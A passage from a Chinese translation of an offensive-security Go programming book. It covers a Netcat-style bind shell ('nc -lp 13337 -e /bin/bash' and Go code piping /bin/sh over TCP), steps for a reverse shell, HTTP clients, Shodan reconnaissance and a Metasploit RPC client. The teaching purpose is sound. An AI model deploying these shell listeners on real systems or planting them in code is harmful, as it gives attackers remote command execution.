```

至此，Joe 已经完成了。他实现了梦想，在看猫时浪费了 ACME 的时间和网络带宽。今天有猫了！

## 复制Netcat执行命令

在本节中，我们将复制 Netcat 的一些更有趣的功能——特别是其巨大的安全漏洞。

Netcat 被称为 TCP/IP 中的瑞士军刀——本质上是 Telnet 的一个高灵活性，脚本化的版本。它包含一项功能，该功能允许通过 TCP 重定向任何程序的 stdin 和 stdout，从而使攻击者能够将单个命令执行漏洞转换为操作系统访问。看下面命令：

```
$ nc -lp 13337 -e /bin/bash
```

该命令监听在 13337 端口。任何客户端的连接，也可能通过 Telnet，都能够执行任意的 bash 命令——基于这个原因被称为**巨大的安全漏洞**。Netcat 允许在程序编译期间选择此功能。(有充足的理由，在标准Linux版本上找到的大多数 Netcat 二进制文件都不包含此功能。) 接下来在 Go 展示一下这有多么的危险！

先来看下 Go 的 os/exec 包。将用它来执行操作系统中的命令。包中定义了一个 Cmd 的类型，包含运行命令和操作 stdin 和 stdout 的必要方法和属性。可以把 stdin (Reader) 和 stdout (Writer) 定向到 Conn 实例（既是 Reader 又是 Writer）。

当收到一个新连接时，可以使用 os/exec 中的 Command(name string, arg ...string) 函数创建一个 Cmd 实例。该函数的参数为操作系统命令和任意参数。下面例子中，把硬编码 /bin/sh 为命令，且将 -i 作为参数传递，这样就和交互模式一样了，更可靠的操作 stdin 和 stdout。

```
cmd := exec.Command("/bin/sh", "-i")
```

这样就创建了一个 Cmd 实例，但是还没有执行命令。操纵 stdin 和 stdout 有两个选择。像之前讲过的使用 Copy(Writer, Reader)，或者直接给 Cmd 的 Reader 和 Writer 赋值。直接将 Conn 对象赋值给 cmd.Stdin 和 cmd.Stdout，如下：

```
cmd.Stdin = conn
cmd.Stdout = conn
```

完成命令和流的设置后，用 cmd.Run() 执行命令：

```
if err := cmd.Run(); err != nil {
    // Handle error.
}
```

在 Linux 系统中完美的运行了。但是，在 Windows 系统上使用 cmd.exe 替换 /bin/bash 调整并运行程序时，会发现连接的客户端并未收到执行命令的结果，这是因为 Windows 对匿名管道的特殊处理。这里有两种解决方法。

首先，调整代码以显式地强制刷新 stdout 来纠正此细微差别。实现一个封装 bufio.Writer (缓冲写入器) 的自定义 Writer，代替直接将 Conn 赋值给 cmd.Stdout，并且调用 Flush 方法强制排空缓冲区。有关 bufio.Writer 的示例用法，请参阅第35页的“[创建Echo服务](#)”。

下面是自定义的 writer、Flusher：

```
// Flusher wraps bufio.Writer, explicitly flushing on all writes.
type Flusher struct {
    w *bufio.Writer
}
// NewFlusher creates a new Flusher from an io.Writer.
func NewFlusher(w io.Writer) *Flusher {
    return &Flusher{
        w: bufio.NewWriter(w),
    }
}
// Write writes bytes and explicitly flushes buffer.
❶ func (foo *Flusher) Write(b []byte) (int, error) {
    count, err := foo.w.Write(b)❷
    if err != nil {
        return -1, err
    }
    if err := foo.w.Flush()❸; err != nil {
        return -1, err
    }
    return count, err
}
```

Flusher 实现了 Write([]byte) 函数，将数据写入底层的缓冲写入器，然后排空输出。

完成自定义的 writer，就可以调整链接处理器实例化 Flusher 并赋值给 cmd.Stdout：

```
func handle(conn net.Conn) {
    // Explicitly calling /bin/sh and using -i for interactive mode
    // so that we can use it for stdin and stdout.
    // For Windows use exec.Command("cmd.exe").
    cmd := exec.Command("/bin/sh", "-i")
    // Set stdin to our connection
    cmd.Stdin = conn
    // Create a Flusher from the connection to use for stdout.
    // This ensures stdout is flushed adequately and sent via net.Conn.
    cmd.Stdout = NewFlusher(conn)

    // Run the command.
    if err := cmd.Run(); err != nil {
        log.Fatalln(err)
    }
}
```

这种方案虽然可行，但不是很优雅。虽然能工作的代码比优雅的代码重要，但我们以此问题来介绍 io.Pipe() 函数，Go 的内存中同步管道，可用于连接 Readers 和 Writers：

```
func Pipe() (*PipeReader, *PipeWriter)
```

使用 PipeReader 和 PipeWriter 来避免必须显示地排空 writer，并且同步连接 stdout 和 TCP链接。再次重写处理函数：

```

func handle(conn net.Conn) {
    // Explicitly calling /bin/sh and using -i for interactive mode
    // so that we can use it for stdin and stdout.
    // For Windows use exec.Command("cmd.exe").
    cmd := exec.Command("/bin/sh", "-i")
    // Set stdin to our connection
    rp, wp := io.Pipe()❶
    cmd.Stdin = conn
❷ cmd.Stdout = wp
❸ go io.Copy(conn, rp)
    cmd.Run()
    conn.Close() }

```

调用 `io.Pipe()` 创建了同步连接的 reader 和 writer —— 任何写入到 writer (即 `wp`) 的数据都会被 reader (`rp`) 读取。因此，将 writer 赋值给 `cmd.Stdout`，然后使用 `Copy(Writer, Reader)` 将 PipeReader 连接到 TCP 的链接。使用 goroutine 防止代码阻塞。命令的任何标准输出都将发送到 writer，然后通过管道将 reader 的输出传送到TCP的链接。如此以来就优雅了吧？

这样，就从 TCP 等待连接的角度成功实现了 Netcat 的巨大的安全漏洞。可以使用类似的逻辑来实现从连接的客户端将本地执行文件的 `stdout` 和 `stdin` 重定向到远程监听器。详细的细节留给您确定，但可能包括以下内容：

- 通过 `net.Dial(network, address string)` 和远程监听器建立连接。
- 使用 `exec.Command(name string, arg ...string)` 实例化一个 Cmd。
- 将 `net.Conn` 对象直接赋值给 `Stdin` 和 `Stdout`。
- 运行命令。

至此，监听器应该能收到连接。发送到客户端的任何数据应在客户端上作为 `stdin` 处理，而在侦听器上接收的任何数据应作为 `stdout` 处理。该示例的完整代码在 <https://github.com/blackhat-go/bhg/ch-2/netcat-exec/>

## 总结

现在，您已经能开发实际的应用，学会了与网络，I/O 和并发相关的Go 的用法，接下来继续创建可用的 HTTP 客户端。

# 第3章：HTTP客户端和使用工具远程交互

## 摘要

在第2章中，您学习了如何用TCP创建可用的客户端和服务器。本章是探讨 OSI 模型较高层上的各种协议的第一章。基于网络中的广泛性，宽松的出口控制联系，一般的灵活性，就先从HTTP开始。

本章节专注于客户端。首先介绍构建和自定义HTTP请求并接收其响应的基础知识。然后，学习如何解析结构化的响应数据，以便客户可以访问数据以确定可行或相关数据。最后，通过构建与各种安全工具和资源进行交互的HTTP 客户端来学习如何应用这些基础知识。开发的客户端将查询和使用 Shodan, Bing 和 Metasploit 的 API，并以类似于元数据搜索工具FOCA的方式搜索和解析文档元数据

## Go中HTTP基础

尽管没必要全面了解HTTP，但是开始时最好知道一些。

首先，HTTP是 无状态协议：服务器天生不会维护每个请求的状态。而是用多种方式跟踪状态，这些方式可能包括会话session标记，cookie，HTTP标头等。服务器和客户端需正确协商和验证此状态。

其次，客户端和服务器之间的通信可以是同步或异步的，但要以请求/响应周期运行。可以在请求中添加几个选项和header，以决定服务器的行为并创建可用的Web程序。最常见的是，服务器持有Web 浏览器渲染的文件，以生成数据的图形化，组织化和风格化的表现形式。但是服务器可以返回任意的数据类型。API通常通过结构化的数据编码（例如XML, JSON或MSRPC）进行通信。某些情况下，数据可能是二进制格式，表示下载的文件是任意类型。

最后，使用Go提供的函数，可以快速轻松地构建HTTP请求并将其发送到服务器，然后获取并处理响应。通过前面几章中学到的一些技巧，使用结构化数据的约定非常方便地处理与HTTP API交互。

## 调用HTTP API

我们通过查看基本的请求开始HTTP的学习。Go的 net/http 包中有几个方便的函数能快速轻松地发送POST, GET和HEAD请求，这也是最常用的HTTP动词。这些函数的形式如下：

```
Get(url string) (resp *Response, err error)
Head(url string) (resp *Response, err error)
Post(url string, bodyType string, body io.Reader) (resp *Response, err error)
```

每个函数都有一个参数——URL字符串，请求的目的地。`Post()` 函数比 `Get()` 和 `Head()` 这两个函数稍微复杂点。`Post()` 有两个额外的参数：`bodyType`，用于请求正文的Content-Type HTTP 标头（通常是application/x-

`www-form-urlencoded`) 的字符串, `io.Reader`, 在第2章学过。在清单3-1中有每个函数的示例实现。请注意, POST请求从表单创建请求主体并设置Content-Type标头。在每种情况下, 都必须在从响应体读完数据后关闭它。

```
r1, err := http.Get("http://www.google.com/robots.txt") // Read response body.
defer r1.Body.Close()
r2, err := http.Head("http://www.google.com/robots.txt") // Read response body
defer r2.Body.Close()
form := url.Values{}
form.Add("foo", "bar")
r3, err = http.Post(
    "https://www.google.com/robots.txt",
    "application/x-www-form-urlencoded",
    strings.NewReader(form.Encode()),
)
// Read response body. Not shown.
defer r3.Body.Close()
```

代码 3-1: Get(), Head(), 和 Post() 函数的示例 (<https://github.com/blackhat-go/bhg/ch-3/basic/main.go>)

POST函数使用相当普通的调用模式, 即URL编码表单数据时, 设置Content-Type为`application / x-www-form-urlencoded`。

Go中有另外的POST请求简便函数叫做 `PostForm()`, 移除了设置这些值和手动编码每个请求的繁琐工作; 语法如下:

```
func PostForm(url string, data url.Values) (resp *Response, err error)
```

如果想使用 `PostForm()` 函数替代代码3-1中的 `Post()`, 使用像代码3-2中的代码那样。

```
form := url.Values{}
form.Add("foo", "bar")
r3, err := http.PostForm("https://www.google.com/robots.txt", form) // Read re
```

代码 3-2: 使用 `PostForm()` 函数替代 `Post()` (/ch-3/basic/main.go)

不幸的是, 没有其他的HTTP方法 (例如PATCH, PUT或DELETE) 没有这种简便函数。主要使用这些方法与RESTful API进行交互, RESTful API 提供了服务器使用这些方法的方式和原因的一般指导; 但没有什么是一成不变的, 而在方法方面, HTTP就像古老的西方。实际上, 我们经常想到创建一个专门使用DELETE进行所有操作的新网络框架的想法。我们称它为 `DELETE.js`, 毫无疑问, 这将是Hacker News的热门话题。读到这, 即表示您同意不窃取这个想法!

## 创建请求

使用 `NewRequest()` 函数为这些HTTP方法创建请求。该函数创建 `Request` 结构体, 接下来使用客户端函数 `Do()` 方法发送。其实要比听起来简单多了。`http.NewRequest()` 函数原型如下:

```
func NewRequest(method, url string, body io.Reader) (resp *Response, err error)
```

前两个字符串参数分别为HTTP方法名和URL地址。很像代码3-1中的POST例子。  
可以选择通过传入io.Reader作为第三个也是最后一个参数来提供请求体。

代码3-3是无HTTP请求体——DELETE请求。

```
req, err := http.NewRequest("DELETE", "https://www.google.com/robots.txt", nil)
resp, err := client.Do(req)
// Read response body and close.
```

代码 3-3: 发送 DELETE 请求 (/ch-3/basic/main.go)

现在，代码3-4是使用 io.Reader 的 PUT请求（看起来像PATCH请求）。

```
form := url.Values{}
form.Add("foo", "bar")
var client http.Client
req, err := http.NewRequest(
    "PUT", "https://www.google.com/robots.txt", strings.NewReader(form.Encode()),
)
resp, err := client.Do(req)
// Read response body and close.
```

代码 3-4: 发送 PUT 请求 (/ch-3/basic/main.go)

标准的Go net/http 库包含一些请求在发送到服务器之前对其进行操作的函数。  
通过阅读本章中的实战示例，您将学到一些更相关和实用的变体。但是，先来演示  
下如何有目的地处理服务器收到的HTTP请求。

## 使用结构体解析响应

之前的章节已经学会了用Go创建并发送HTTP请求。示例代码中都未处理响应，基  
本上都忽略了。但是检测HTTP响应的组成是任何处理HTTP相关任务的关键，像读  
取响应体，访问cookies 和 headers，或者简单的检查HTTP状态码。

为了演示状态码和响应体——本例中是Google的 robots.txt 文件，代码3-5简化了  
代码3-1中GET请求，用 ioutil.ReadAll() 函数从响应体中读取数据，并检查错  
误，然后打印HTTP的状态码和响应体的内容。

```
resp, err := http.Get("https://www.google.com/robots.txt")
if err != nil {
    log.Panicln(err)
}
// Print HTTP Status
fmt.Println(resp.Status)
// Read and display response body
body, err := ioutil.ReadAll(resp.Body)
if err != nil {
    log.Panicln(err)
}
fmt.Println(string(body))
resp.Body.Close()
```

代码 3-5: 处理 HTTP 响应体 (/ch-3/basic/main.go/)

收到响应后，在上面代码命名为 resp，通过访问暴露出的 status 参数就能获取  
到状态字符串（例如，200 ok）；有一个类似的 statusCode 参数，该参数仅访问  
状态字符串的整数部分，未在示例中展示。

响应中还暴露出一个 `io.ReadCloser` 类型的 `Body` 参数。`io.ReadCloser` 既是 `io.Reader` 又是 `io.Closer` 接口，或者是需要实现 `Close()` 函数的接口以关闭读取和执行清理。现在先不用考虑具体的细节；只是从 `io.ReadCloser` 读取完数据后记得调用响应体 `Close()` 函数来关闭。通常使用 `defer` 关闭响应体；这能确保退出函数之前不会忘记关闭响应体。

现在回到终端查看错误状态和响应体内容：

```
$ go run main.go
200 OK
User-agent: *
Disallow: /search
Allow: /search/about
Disallow: /sdch
Disallow: /groups
Disallow: /index.html?
Disallow: /?
Allow: /?hl=
Disallow: /?hl=*&
Allow: /?hl=*&gws_rd=ssl$
Disallow: /?hl=*&*&gws_rd=ssl
--snip--
```

如果需要解析结构化数据——很可能会的——使用第2章的约定读取响应体并解码。举例，假如和端口使用JSON和API通信交互（如 `/ping`），返回以下响应表明服务器状态：

```
{"Message":"All is good with the world","Status":"Success"}
```

使用代码 3-6 中的程序与此端点交互并解码 JSON 消息。

```
package main
import {
    encoding/json
    log
    net/http
}
type Status struct {
    Message string
    Status string
}
func main() {
    res, err := http.Post(
        "http://IP:PORT/ping",
        "application/json",
        nil,
    )
    if err != nil {
        log.Fatalln(err)
    }
    var status Status
    if err := json.NewDecoder(res.Body).Decode(&status); err != nil {
        log.Fatalln(err)
    }
    defer res.Body.Close()
    log.Printf("%s -> %s\n", status.Status, status.Message) }
```

代码 3-6: 解码 JSON 响应体 (<https://github.com/blackhat-go/bhg/ch-3/basic-parsing/main.go/>)

代码先定义 `Status` 结构体，含义预期的服务器返回的元素。`main()` 函数先发送 `POST` 请求，然后解析响应体。这之后就可以正常的使用 `Status` 结构——访问暴露出的 `Status` 和 `Message` 数据类型

其他编码格式解析这种结构化数据也是一样的，像XML，甚至是二进制。先定义期望响应数据的结构体，然后将数据解析到该结构体。解析其他样式的细节和实现过程留给你自己去研究了。

下一节将应用这些基本概念来构建工具与第三方 API 进行交互，顺便增强黑客技术。

## 构建和Shodan交互的HTTP客户端

在对组织进行任何授权的对抗活动之前，优秀的黑客都先从侦察开始。典型地，不向目标发送数据包的被动技术开始；这样，几乎不可能检测到活动。黑客使用各种资源和服务——包括社交网络，公共记录，搜索引擎——来获取目标潜在的有用的信息。

令人难以置信的是，将环境上下文应用在连锁攻击场景中时，看似良性的信息如何变得至关重要。举例，仅将披露详细错误消息的Web应用程序视为低严重性。但是，如果错误消息公开了企业用户名格式，并且组织对VPN使用了单向身份验证，则这些错误消息可能会增加通过猜测密码攻击内部网络的可能性。在收集信息的同时保持低调，可确保目标的感知和安全态势保持中立，从而增加攻击成功的可能性。

Shodan (<https://www.shodan.io/>)，自称为“世界上第一个互联网连接设备搜索引擎”，通过维护可搜索的网络设备和服务数据库来促进被动侦察，包括产品名称，版本，语言环境等元数据。将Shodan看作是扫描数据的存储库，即使它能做更多很多的事。

## 回顾构建API客户端的步骤

在接下来的几节构建和Shodan API交互的HTTP客户端，解析结果并展示相关信息。首先，需要Shodan API的key，在Shodan网站注册后就能获得。在撰写本文时，最低级别的费用非常合适，满足个人使用的需求，因此请注册吧。Shodan偶尔会有折扣，如果你想节省几块钱的话就要多关注点网站动态。

现在，从网站获得API key后设置为环境变量。接下来的例子使用的保存APT key的环境变量 `SHODAN_API_KEY`。请参阅操作系统的用户手册，或者如果需要帮助设置变量，请参考第一章。

在研究代码之前，请了解本节演示的如何创建客户端的基本实现，而不是全部功能实现。不过，现在将要构建的基础的脚手架将使您可以轻松扩展演示的代码，以实现调用可能需要的其他API。

构建的客户端实现了两个API调用：一个查询订阅信用信息，另一个搜索含义某字符的hosts。使用后一个调用来标识主机。例如，与特定产品匹配的端口或操作系统。

幸运的是，Shodan API简单易懂，使用的易于理解的JSON格式的响应。这使其成为学习API交互的良好起点。以下是准备和构建API客户端的典型步骤的整体概述：

1. 查阅服务端API文档
2. 设计合理的代码结构以减少复杂性和重复性
3. 用GO按需定义请求和响应的类型
4. 创建辅助函数和类型，以简化简单的初始化，身份验证和通信，以减少冗余或重复的逻辑
5. 构建与API的函数和类型交互的客户端

我们在本节中没有明确指出每个步骤，但是您应该使用此列表作为指导来学习。开始快速地查阅Shodan网站的API文档。该文档很少，但是提供了创建客户端程序所需的一切。

## 设计项目结构

构建API客户端时，应对其进行结构设计，以使函数调用和逻辑独立。这可以在其他项目中作为单独的库来复用。这样就不会重复造轮子了。可复用性的架构会稍微改变项目的结构。以Shodan为例，项目的结构为：

```
$ tree github.com/blackhat-go/bhg/ch-3/shodan github.com/blackhat-go/bhg/ch-3/
| |---shodan
| |---main.go |---shodan
|---api.go |---host.go |---shodan.go
```

`main.go` 文件定义包 `main`，主要用作构建的API的使用者；这样的话，主要使用该文件于客户端交互。

在 `shodan` 文件夹中的—— `api.go`, `host.go`, 和 `shodan.go` ——定义了包 `shodan`，其包含了和 Shodan 通信所需要的类型和函数。这个包会是一个单独的库，可以导入的其他项目中使用。

## 清理API调用

当精读Shodan API文档时，您可能会注意到每个暴露的函数都需要发送您的API key。尽管可以肯定地将该值传递给所创建的函数，但该重复性的工作是乏味。类似的还有硬编码和操作URL (<https://api.shodan.io/>)。举例来说，如下所示定义了一个API函数，需要使用token和URL参数，这就有点不简洁：

```
func APIInfo(token, url string) { --snip-- }
func HostSearch(token, url string) { --snip-- }
```

可以选择一种惯用的解决方案来替代，更少的代码和更高的可读性。为此，创建 `shodan.go` 文件，然后使用代码3-7中的代码：

```
package shodan
const baseURL = "https://api.shodan.io"
type Client struct {
    apiKey string
}
func New(apiKey string) *Client { return &Client{apiKey: apiKey}
}
```

代码 3-7: 定义Shodan客户端 (<https://github.com/blackhat-go/bhg/ch-3/shodan.go/>)

Shodan URL被定义为常量；这样，在函数中易于访问和复用。如果Shodan更改API的URL，只需要改动这一个地方就能改动整个代码库。接下来定义了 `Client` 结构体，保存请求API时使用的token。最后，定义了 `New()` 辅助函数，以API的token为参数，创建并返回已初始化了的`Client`实例。现在，无需将API代码创建为任意函数，而是将它们创建为`Client`的方法，这使就可以直接通过`Client`实例查询，而不必依赖过于冗长的函数参数。将稍后要讨论的API函数改为以下内容：

```
func (s *Client) APIInfo() { --snip-- }
func (s *Client) HostSearch() { --snip-- }
```

因为这都是`Client`的方法，可以直接通过 `s.apiKey` 获得API key，通过 `BaseURL` 得到URL。调用这些方法的唯一前提条件是首先创建`Client`实例。通过 `shodan.go` 文件中 `New()` 辅助函数就可以了。

## 查询Shodan订阅

现在可以开始和Shodan交互了。根据Shodan API文档，用于查询订阅计划信息的调用如下：

```
https://api.shodan.io/api-info?key={YOUR\_API\_KEY}
```

返回的响应类似于下面的结构。显然，这基于计划详情和剩余的订阅支付有所不同。

```
{
  "query_credits": 56,
  "scan_credits": 0,
  "telnet": true,
  "plan": "edu",
  "https": true,
  "unlocked": true
}
```

首先，在 `api.go` 中，定义能够将JSON解析到Go的结构。没有它，将无法处理或查询响应体。该例中命名为 `APIInfo`：

```
type APIInfo struct {
    QueryCredits    int      `json:"query_credits"`
    ScanCredits     int      `json:"scan_credits"`
    Telnet          bool     `json:"telnet"`
    Plan            string   `json:"plan"`
    HTTPS           bool     `json:"https"`
    Unlocked        bool     `json:"unlocked"`
}
```

Go的使结构体和JSON对应的功能棒极了。像第一章看到的那样，使用一些很棒的工具“自动”解析JSON——填充结构体中的字段。对于结构体暴露出的每一个字段，都可以用结构体标签明确地定义对应的JSON名字，这样能确保正确地映射和解析。

接下来需要执行代码3-8中的函数，该函数使用HTTP GET方法向Shodan请求，然后将响应解析到对应的 `APIInfo` 结构体。

```
func (s *Client) APIInfo() (*APIInfo, error) {
    res, err := http.Get(fmt.Sprintf("%s/api-info?key=%s", baseURL, s.apiKey))
    if err != nil {
        return nil, err
    }
    defer res.Body.Close()
    var ret APIInfo
    if err := json.NewDecoder(res.Body).Decode(&ret); err != nil {
        return nil, err
    }
    return &ret, nil }
```

代码 3-8: 发送 HTTP GET 请求并解析响应 (<https://github.com/blackhat-go/bhg/ch-3/shodan/shodan/api.go>)

代码简短而精悍。先向/api-info发出HTTP GET请求。该URL由全局常量 `baseURL` 和 `s.apiKey` 创建。然后将响应解析到 `APIInfo` 结构体中，最后返回给调用者。

在编写使用这种新颖逻辑的代码之前，请构建第二个更有用的API调用——主机搜索——将其添加到 `host.go` 中。根据API文档的描述，请求和响应如下：

```

https://api.shodan.io/shodan/host/search?key={YOUR_API_KEY}&query={query}&facets=org
{
  "matches": [
    {
      "os": null,
      "timestamp": "2014-01-15T05:49:56.283713",
      "isp": "Vivacom",
      "asn": "AS8866",
      "hostnames": [ ],
      "location": {
        "city": null,
        "region_code": null,
        "area_code": null,
        "longitude": 25,
        "country_code3": "BGR",
        "country_name": "Bulgaria",
        "postal_code": null,
        "dma_code": null,
        "country_code": "BG",
        "latitude": 43
      },
      "ip": 3579573318,
      "domains": [ ],
      "org": "Vivacom",
      "data": "@PJL INFO STATUS CODE=35078 DISPLAY=\"Power Saver\" ONLINE=TRUE",
      "port": 9100,
      "ip_str": "213.91.244.70"
    },
    --snip--
  ],
  "facets": {
    "org": [
      {
        "count": 286,
        "value": "Korea Telecom"
      },
      --snip--
    ],
    "total": 12039
  }
}

```

与刚实现的初始 API 调用相比这个复杂多了。该请求不仅需要多个参数，而且 JSON 响应还包含嵌套的数据和数组。下面的实现忽略了 facets 选型的数据，重点放在基于字符串的主机搜索的处理过程，以仅匹配响应体的元素。

像之前做的那样，先创建处理响应体数据对应的 Go 的结构体；将代码 3-9 加到 host.go 文件中。

```

type HostLocation struct{
    City          string      `json:"city"`
    RegionCode   string      `json:"region_code"`
    AreaCode     int         `json:"area_code"`
    Longitude    float32    `json:"longitude"`
    CountryCode3 string      `json:"country_code3"`
    CountryName  string      `json:"country_name"`
    PostalCode   string      `json:"postal_code"`
    DMACode      int         `json:"dma_code"`
    CountryCode  string      `json:"country_code"`
    Latitude     float32    `json:"latitude"`
}

type Host struct {
    OS           string      `json:"os"`
    Timestamp   string      `json:"timestamp"`
    ISP          string      `json:"isp"`
    ASN          string      `json:"asn"`
    Hostnames   []string    `json:"hostnames"`
    Location    HostLocation `json:"location"`
    IP          int64       `json:"ip"`
    Domains    []string    `json:"domains"`
    Org          string      `json:"org"`
    Data         string      `json:"data"`
    Port         int         `json:"port"`
    IPString   string      `json:"ip_str"`
}

type HostSearch struct {
    Matches []Host `json:"matches"`
}

```

代码 3-9: Host 搜索响应体数据类型 (<https://github.com/blackhat-go/bhg/ch-3/shodan/shodan/host.go/>)

代码中定义了三种类型:

**HostSearch** 解析matches 数组

**Host** 单个matches对象

**HostLocation** host中的location元素

注意, 没有定义所有的响应字段类型。Go优雅地处理了仅使用关心的JSON字段来定义结构。因此, 这些代码解析JSON刚刚好, 同时还能减少代码量。通过代码3-10中定义的函数来初始化并返回结构体, 和代码3-8中的 `APIInfo()` 方法类似。

```

func (s *Client) HostSearch(q string) (*HostSearch, error) {
    res, err := http.Get(
        fmt.Sprintf("%s/shodan/host/search?key=%s&query=%s", baseURL, s.apiKey,
    )
    if err != nil {
        return nil, err
    }
    defer res.Body.Close()
    var ret HostSearch
    if err := json.NewDecoder(res.Body).Decode(&ret); err != nil {
        return nil, err
    }
    return &ret, nil
}

```

代码 3-10: 解析 host 搜索的响应头 (<https://github.com/blackhat-go/bhg/ch-3/shodan/shodan/host.go/>)

流程逻辑也和 APIInfo() 方法类似，除了需要搜索字符串作为参数发送到 /shodan/host/search 端点，然后将响应体解析到 HostSearch。

对于要与之交互的每个 API 服务，重复定义相应的结构和实现函数。这里就不浪费纸张了，我们就跳过直接到最后一步：创建使用这些代码的客户端。

## 创建客户端

使用简单的方法创建客户端：将搜索词作为命令行参数，然后调用 APIInfo () 和 HostSearch () 方法，如代码 3-11 所示。

```
func main() {
    if len(os.Args) != 2 {
        log.Fatalln("Usage: shodan searchterm")
    }
    apiKey := os.Getenv("SHODAN_API_KEY")
    s := shodan.New(apiKey)
    info, err := s.APIInfo()
    if err != nil {
        log.Panicln(err)
    }
    fmt.Printf(
        "Query Credits: %d\nScan Credits: %d\n",
        info.QueryCredits,
        info.ScanCredits)
    hostSearch, err := s.HostSearch(os.Args[1])
    if err != nil {
        log.Panicln(err)
    }
    for _, host := range hostSearch.Matches {
        fmt.Printf("%18s%8d\n", host.IPString, host.Port)
    }
}
```

代码 3-11: 使用 shodan 包 (<https://github.com/blackhat-go/bhg/ch-3/shodan/cmd/shodan/main.go/>)

先从环境变量 SHODAN\_API\_KEY 中获得API 的key。然后用该值实例化 Client 结构体，命名为s，接下来调用 APIInfo() 方法。调用 HostSearch()，使用命令行参数传递的搜索字符串。最后，遍历结果显示与查询字符串匹配的那些服务的IP和端口值。以下输出是搜索字符串tomcat的结果：

```
$ SHODAN_API_KEY=YOUR-KEY go run main.go tomcat
Query Credits: 100
Scan Credits: 100
185.23.138.141 8081
218.103.124.239 8080
123.59.14.169 8081
177.6.80.213 8181
142.165.84.160 10000
--snip--
```

要向该项目中添加错误处理和数据验证，但这是使用新API提取和显示Shodan数据的一个很好的例子。现在有一个可以易扩展的代码库，方便地添加其他Shodan功能并测试。

## 和Metasploit交互

Metasploit是用于执行各种黑客技术的框架，包括侦察，开发，指挥和控制，持久性，横向网络移动，有效负载的创建和交付，权限升级等待。更好的是，该产品的社区版本是免费的，可在Linux和macOS上运行，维护的也很活跃。是黑客的必备，Metasploit是渗透测试人员使用的基本工具，它公开了远程过程调用（RPC）API以允许与其功能进行远程交互。

在本节中，创建和远程Metasploit交互的客户端。非常像上节的Shodan代码。Metasploit客户端也不会实现所有的函数。当然，根据需要也可以在此基础上扩展。这将比Shodan的例子复杂点，也非常有挑战性。

## 环境搭建

本节开始之前，先下载和安装Metasploit编辑器。通过Metasploit中的`msgrpc`模块启动Metasploit控制台以及RPC侦听器。然后设置服务器地址——RPC服务监听的IP——和密码，如代码3-12：

```
$ msfconsole
msf > load msgrpc Pass=s3cr3t ServerHost=10.0.1.6 [*] MSGRPC Service: 10.0.1.6
[*] MSGRPC Username: msf
[*] MSGRPC Password: s3cr3t
[*] Successfully loaded plugin: msgrpc
```

代码 3-12: 启动 Metasploit 和 msgrpc 服务

为RPC实例设置以下环境变量，使代码更具可移植性且避免硬编码。这与在第58页“创建客户端”中用于与Shodan进行交互的Shodan API密钥的操作类似。

```
$ export MSFHOST=10.0.1.6:55552
$ export MSFPASS=s3cr3t
```

现在Metasploit 和 RPC 服务运行起来了。

鉴于开发和Metasploit使用的细节超出了本书的范围，假设通过欺骗已经危害了远程Windows系统，并利用Metasploit的Meterpreter进行高级的开发活动。在这里，专注于如何和Metasploit远程通信列出已建立的Meterpreter会话。如我们之前提到的，代码会有点复杂，因此我们只留下最核心的代码——足够以后按需去扩展了。

和Shodan例子的流程一样：查看Metasploit的API，将项目设计成库，定义数据类型，实现客户端API函数，最后用该库测试。

首先，在Rapid7官方网站(<https://metasploit.help.rapid7.com/docs/rpc-api/>)上查看Metasploit的API的开发文档。公开的功能很多，通过本地交互远程执行任何操作。不像Shodan使用JSON，Metasploit使用压缩高效的二进制格式的MessagePack通信。因为Go中没有标准的MessagePack包，因此使用功能齐全的公开版本。通过执行下面的命令安装：

```
$ go get gopkg.in/vmihailenco/msgpack.v2
```

代码中将要实现的称为 `msgpack`。不用担心太多的MessagePack细节。很快就会知道构建客户端只需要很少的内容。Go杰出的原因之一是隐藏了很多细节，让开发者专注于业务逻辑。需要了解的是定义合适的类型正确解析MessagePack。此外，用另外的格式初始化编码和解码的代码，相 JSON 和 XML。

接下来，创建目录结构。本例只有两个Go文件：

```
$ tree github.com/blackhat-go/bhg/ch-3/metasploit-minimal
github.com/blackhat-go/bhg/ch-3/metasploit-minimal
|---client
| |---main.go
|---rpc |---msf.go
```

`msf.go` 文件是rpc包，`client/main.go` 执行测试创建的库。

## 定义对象

现在需要定义用的对象了。为了简洁起见，实现调用RPC代码获取当前的 Meterpreter回话——即Meterpreter开发文档中的 `session.list` 文件。请求格式定义如下：

```
[ "session.list", "token" ]
```

最少的内容；期望接收要实现的方法的名称和 `token`。`token` 在这里占位用。如果通读过文档的话，这是成功登录到 RPC 服务器后生成的认证`token`。Metasploit 返回的 `session.list` 格式如下：

```
{
  "1" => {
    "type" => "shell",
    "tunnel_local" => "192.168.35.149:44444", "tunnel_peer" => "192.168.35.149",
    "info" => "",
    "workspace" => "Project1",
    "target_host" => "",
    "username" => "root",
    "uuid" => "hjahs9kw",
    "exploit_uuid" => "gcprpj2a",
    "routes" => []
  }
}
```

返回map类型的响应，key为Meterpreter的session标识符，value是session的细节。

在Go中创建相应的请求和响应数据类型。代码 3-13 定义了 `sessionListReq` 和 `SessionListRes`。

```

type sessionListReq struct {
    _msgpack struct{} `msgpack:",asArray"`
    Method   string
    Token    string
}

type SessionListRes struct {
    ID          uint32 `msgpack:",omitempty"`
    Type        string `msgpack:"type"`
    TunnelLocal string `msgpack:"tunnel_local"`
    TunnelPeer  string `msgpack:"tunnel_peer"`
    ViaExploit string `msgpack:"via_exploit"`
    ViaPayload  string `msgpack:"via_payload"`
    Description string `msgpack:"desc"`
    Info        string `msgpack:"info"`
    Workspace   string `msgpack:"workspace"`
    SessionHost string `msgpack:"session_host"`
    SessionPort int    `msgpack:"session_port"`
    Username    string `msgpack:"username"`
    UUID        string `msgpack:"uuid"`
    ExploitUUID string `msgpack:"exploit_uuid"`
}

```

代码 3-13: 定义Metasploit的session请求和响应 (<https://github.com/blackhat-go/bhg/ch-3/metasploit-minimal/rpc/msf.go/>)

使用 `sessionListReq` 将结构化数据序列化成和 Metasploit RPC 服务器一致的 MessagePack 格式——特别需要方法名字和 token。注意，这里的字段没有任何描述符。这些数据通过数组而不是 map 传递，因此不是 key/value 格式的数据，RPC 也需要的是数组中的值。这也就是为什么省略了这些属性的注释——不需要定义 key 的名字。然而，结构体编码时会默认使用属性的名字作为 key 编码成 map。要避之并强制编码成数组，添加名为 `_msgpack` 的特殊字段并使用 `asArray` 描述符，明确地指示将数据编解码为数组。

